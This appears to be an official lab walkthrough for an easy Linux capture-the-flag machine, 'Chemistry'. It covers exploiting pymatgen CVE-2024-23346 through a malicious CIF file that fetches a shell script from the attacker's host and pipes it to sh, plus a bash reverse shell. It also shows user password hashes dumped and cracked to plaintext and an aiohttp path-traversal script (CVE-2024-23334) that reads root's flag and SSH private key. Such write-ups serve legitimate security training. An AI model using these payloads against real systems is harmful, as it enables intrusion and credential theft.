Chemistry

06th March 2025 / Document No D25.100.325

Prepared By: kavigihan

Machine Author(s): FisMatHack

Difficulty: Easy

Classification: Official

Synopsis

Chemistry is an easy-difficulty Linux machine that showcases a Remote Code Execution (RCE) vulnerability in the `pymatgen` (CVE-2024-23346) Python library by uploading a malicious `CIF` file to the hosted `CIF Analyzer` website on the target. After discovering and cracking hashes, we authenticate to the target via SSH as `rosa` user. For privilege escalation, we exploit a Path Traversal vulnerability that leads to an Arbitrary File Read in a Python library called `AioHTTP` (CVE-2024-23334) which is used on the web application running internally to read the root flag.

Skills Required

- Basic Python Knowledge
- Basic Linux Knowledge

Skills Learned

- Python Deserialization Attack
- Arbitrary File Read
- Password Cracking


Enumeration

Scanning the target with `nmap` shows us that there are 2 ports open.


```
ports=$(nmap --open 10.129.49.198| grep open| cut -d ' ' -f 1|cut -d '/' -f
1|paste -sd,); nmap 10.129.49.198 -p $ports -sV -sC  -Pn --disable-arp-ping

<SNIP>
```

```
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 8.2p1 Ubuntu 4ubuntu0.11 (Ubuntu Linux; protocol
2.0)
| ssh-hostkey:
|   3072 b6:fc:20:ae:9d:1d:45:1d:0b:ce:d9:d0:20:f2:6f:dc (RSA)
|   256 f1:ae:1c:3e:1d:ea:55:44:6c:2f:f2:56:8d:62:3c:2b (ECDSA)
|_  256 94:42:1b:78:f2:51:87:07:3e:97:26:c9:a2:5c:0a:26 (ED25519)
5000/tcp open  http    Werkzeug httpd 3.0.3 (Python 3.9.5)
|_http-title: Chemistry - Home
|_http-server-header: Werkzeug/3.0.3 Python/3.9.5
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel
```

Port `22` is running `OpenSSH` and port 5000 is running a `Werkzeug httpd 3.0.3` Python web server. Visiting port 5000, we see a web page for `CIF Analyzer` where we can log in and register.



After registering and logging in, we land in a dashboard.




Foothold

We can upload files to the server. Since it is asking for a CIF file, we conduct research as to what those files are.

> CIF files, or **Crystallographic Information Files**, are text-based files used to store crystallographic data. They are widely used in materials science, chemistry, and structural biology for describing crystal structures.

Searching for `exploiting CIF files PoC`, we can find a security advisory in GitHub about Arbitrary code execution when parsing CIF files. And it provides us with a PoC that we can use.



We change the command to get a reverse shell back to us.


```
echo -ne '#!/bin/bash\n/bin/bash -c "/bin/bash -i >& /dev/tcp/10.10.14.35/9000
0>&1"' > shell.sh
```

Then we start a Python web server to host our newly created payload.

```
sudo python3 -m http.server 80
```

```
data_5yOhtAoR
_audit_creation_date            2018-06-08
_audit_creation_method          "Pymatgen CIF Parser Arbitrary Code Execution
Exploit"

loop_
_parent_propagation_vector.id
_parent_propagation_vector.kxkykz
k1 [0 0 0]

_space_group_magn.transform_BNS_Pp_abc  'a,b,[d for d in
().__class__.__mro__[1].__getattribute__ ( *[().__class__.__mro__[1]]+["__sub" +
"classes__"]) () if d.__name__ == "BuiltinImporter"][0].load_module ("os").system
("curl http://10.10.14.35/shell.sh|sh");0,0,0'


_space_group_magn.number_BNS  62.448
```

We save the payload as `kavi.cif` and upload it, then we can view the file.



Once we view the file, it triggers the RCE and gives us a shell on the listener.

```
rlwrap nc -lvnp 9090

listening on [any] 9090 ...
connect to [10.10.14.35] from (UNKNOWN) [10.129.49.198] 32946
/bin/sh: 0: can't access tty; job control turned off
$ script -c /dev/null bash
app@chemistry:~$
```

Lateral Movement

We upgrade the shell to TTY and start to look around. We find a `database.db` file inside the `instance` directory. In the database file, we find some password hashes of users.

```
app@chemistry:~$ cd instance
app@chemistry:~$ ls
database.db
app@chemistry:~$ sqlite3 database.db
SQLite version 3.31.1 2020-01-27 19:55:54
Enter ".help" for usage hints.
sqlite> .tables
structure  user
sqlite> select * from user;
1|admin|2861debaf8d99436a10ed6f75a252abf
2|app|197865e46b878d9e74a0346b6d59886a
3|rosa|63ed86ee9f624c7b14f1d4f43dc251a5
4|robert|02fcf7cfc10adc37959fb21f06c6b467
5|jobert|3dec299e06f7ed187bac06bd3b670ab2
6|carlos|9ad48828b0955513f7cf0f7f6510c8f8
7|peter|6845c17d298d95aa942127bdad2ceb9b
8|victoria|c3601ad2286a4293868ec2a4bc606ba3
9|tania|a4aa55e816205dc0389591c9f82f43bb
10|eusebio|6cad48078d0241cca9a7b322ecd073b3
11|gelacia|4af70c80b68267012ecdac9a7e916d18
12|fabian|4e5d71f53fdd2eabdbabb233113b5dc0
13|axel|9347f9724ca083b17e39555c36fd9007
```

```
14|kristel|6896ba7b11a62cacffbdaded457c6d92
```

We save these hashes in a file and use hashcat to crack them.

```
cat sqlite_output|cut -f 3 -d '|' > hashes
```

```
hashcat -m 0 hashes /usr/share/wordlists/rockyou.txt
```

```
63ed86ee9f624c7b14f1d4f43dc251a5:unicorniosrosados
9ad48828b0955513f7cf0f7f6510c8f8:carlos123
6845c17d298d95aa942127bdad2ceb9b:peterparker
c3601ad2286a4293868ec2a4bc606ba3:victoria123
```

Hashcat was able to crack 4 hashes, for `rosa:unicorniosrosados`, `carlos:carlos123`, `peter:peterparker` and `victoria:victoria123`.

We look at the `/etc/passwd` file and we can see that there is a `rosa` user.

```
app@chemistry:~$ cat /etc/passwd|grep '/bin/bash'
root:x:0:0:root:/root:/bin/bash
rosa:x:1000:1000:rosa:/home/rosa:/bin/bash
app:x:1001:1001:,,,:/home/app:/bin/bash
```

We SSH into the target with the password we retrieved for the `rosa` user.

```
ssh rosa@chemistry.htb
```

Privilege Escalation


Taking a look at the open ports from within the SSH session, we see that port `8080` is open internally on localhost.

```
rosa@chemistry:~$ ss -tlnp
State           Recv-Q          Send-Q                   Local Address:Port
            Peer Address:Port          Process
LISTEN          0               4096                     127.0.0.53%lo:53
                 0.0.0.0:*
LISTEN          0               128                            0.0.0.0:22
                 0.0.0.0:*
LISTEN          0               128                            0.0.0.0:5000
                 0.0.0.0:*
LISTEN          0               128                        127.0.0.1:8080
                 0.0.0.0:*
LISTEN          0               128                               [::]:22
                    [::]:*
```

We forward that port with SSH so we can access it from our local machine.

```
ssh -L 8080:127.0.0.1:8080 -N -vv rosa@10.129.49.198
```

After starting the port forward via SSH, we can access the internal web application. Using the password for the `rosa` user, we can authenticate successfully to the web application hosted on port `8080`.



A `nmap` scan on the forwarded port reveals the version of `aoihttp`.

```
nmap -p 8080 -sV -sC 127.0.0.1

<SNIP>

PORT     STATE SERVICE VERSION
8080/tcp open  http    aiohttp 3.9.1 (Python 3.9)
|_http-server-header: Python/3.9 aiohttp/3.9.1
|_http-title: Site Monitoring
```

Searching online for exploits using this version, we discover this GitHub repository which talks about an Arbitrary File Read vulnerability.

This vulnerability occurs because of how `aiohttp` handles requests for static resources. Fuzzing the site with `feroxbuster`, we discover that there is a folder called `assets` that handles all the static resources.

```
feroxbuster -u http://127.0.0.1:8080/ -w /usr/share/wordlists/dirb/directory-
list-medium-2.3.txt

<SNIP>

404      GET        1l        3w       14c Auto-filtering found 404-like response
and created new filter; toggle off with --dont-filter
200      GET       88l      171w     1380c
http://127.0.0.1:8080/assets/css/style.css
200      GET        5l       83w    59344c
http://127.0.0.1:8080/assets/css/all.min.css
403      GET        1l        2w       14c http://127.0.0.1:8080/assets
```

```
200      GET       72l      171w     2491c
http://127.0.0.1:8080/assets/js/script.js
200      GET        2l     1294w    89501c
http://127.0.0.1:8080/assets/js/jquery-3.6.0.min.js
200      GET       20l     3036w   205637c
http://127.0.0.1:8080/assets/js/chart.js
200      GET      153l      407w     5971c http://127.0.0.1:8080/
403      GET        1l        2w       14c http://127.0.0.1:8080/assets/js/
403      GET        1l        2w       14c http://127.0.0.1:8080/assets/css/
403      GET        1l        2w       14c http://127.0.0.1:8080/assets/
403      GET        1l        2w       14c http://127.0.0.1:8080/assets/js
403      GET        1l        2w       14c http://127.0.0.1:8080/assets/cssf
```

We attempt to exploit the Arbitrary File Read vulnerability to read the root flag.

```
git clone https://github.com/z3rObyte/CVE-2024-23334-PoC
cd CVE-2024-23334-PoC
```

Analyzing the exploit code itself, we see it's appending `../` characters after the static resource folder, thus leveraging Path Traversal to read internal system files.

We update the `url`, `payload`, and `file` variables in the PoC to read the root flag located in `/root/root.txt`.

```
url="http://localhost:8080"
string="../"
payload="/assets/"
file="root/root.txt" # without the first /

for ((i=0; i<15; i++)); do
    payload+="$string"
    echo "[+] Testing with $payload$file"
    status_code=$(curl --path-as-is -s -o /dev/null -w "%{http_code}"
"$url$payload$file")
    echo -e "\tStatus code --> $status_code"

    if [ $status_code -eq 200 ](%20$status_code%20-eq%20200%20); then
        curl -s --path-as-is "$url$payload$file"
        break
    fi
done
```

Then simply run the exploit.

```
./exploit.sh

[+] Testing with /assets/../root/root.txt
        Status code --> 404
[+] Testing with /assets/../../root/root.txt
        Status code --> 404
[+] Testing with /assets/../../../root/root.txt
        Status code --> 200
553caf6f5ef68ed71dc365f1cfa6e9c2
```

To gain access to the target as `root` user, we read the SSH private key located in `/root/.ssh/id_rsa` and then use it to log in to the target via SSH. Change the `file` in the `exploit.sh` to the following:

```
file="root/.ssh/id_rsa" # without the first /
```

After we run the exploit again, we successfully obtain the SSH key for `root` user.

```
./exploit.sh

[+] Testing with /assets/../root/.ssh/id_rsa
        Status code --> 404
[+] Testing with /assets/../../root/.ssh/id_rsa
        Status code --> 404
[+] Testing with /assets/../../../root/.ssh/id_rsa
        Status code --> 200
-----BEGIN OPENSSH PRIVATE KEY-----
b3BlbnNzaC1rZXktdjEAAAAABG5vbmUAAAAEbm9uZQAAAAAAAAABAAABlwAAAAdzc2gtcn

<SNIP>

1arrDbm+uzE+QNAAAADnJvb3RAY2hlbWlzdHJ5AQIDBA==
-----END OPENSSH PRIVATE KEY-----
```

Finally, we save the key to a file, change its permissions to `600`, and use it to authenticate as `root`.

```
chmod 600 id_rsa
ssh -i id_rsa root@chemistry.htb
```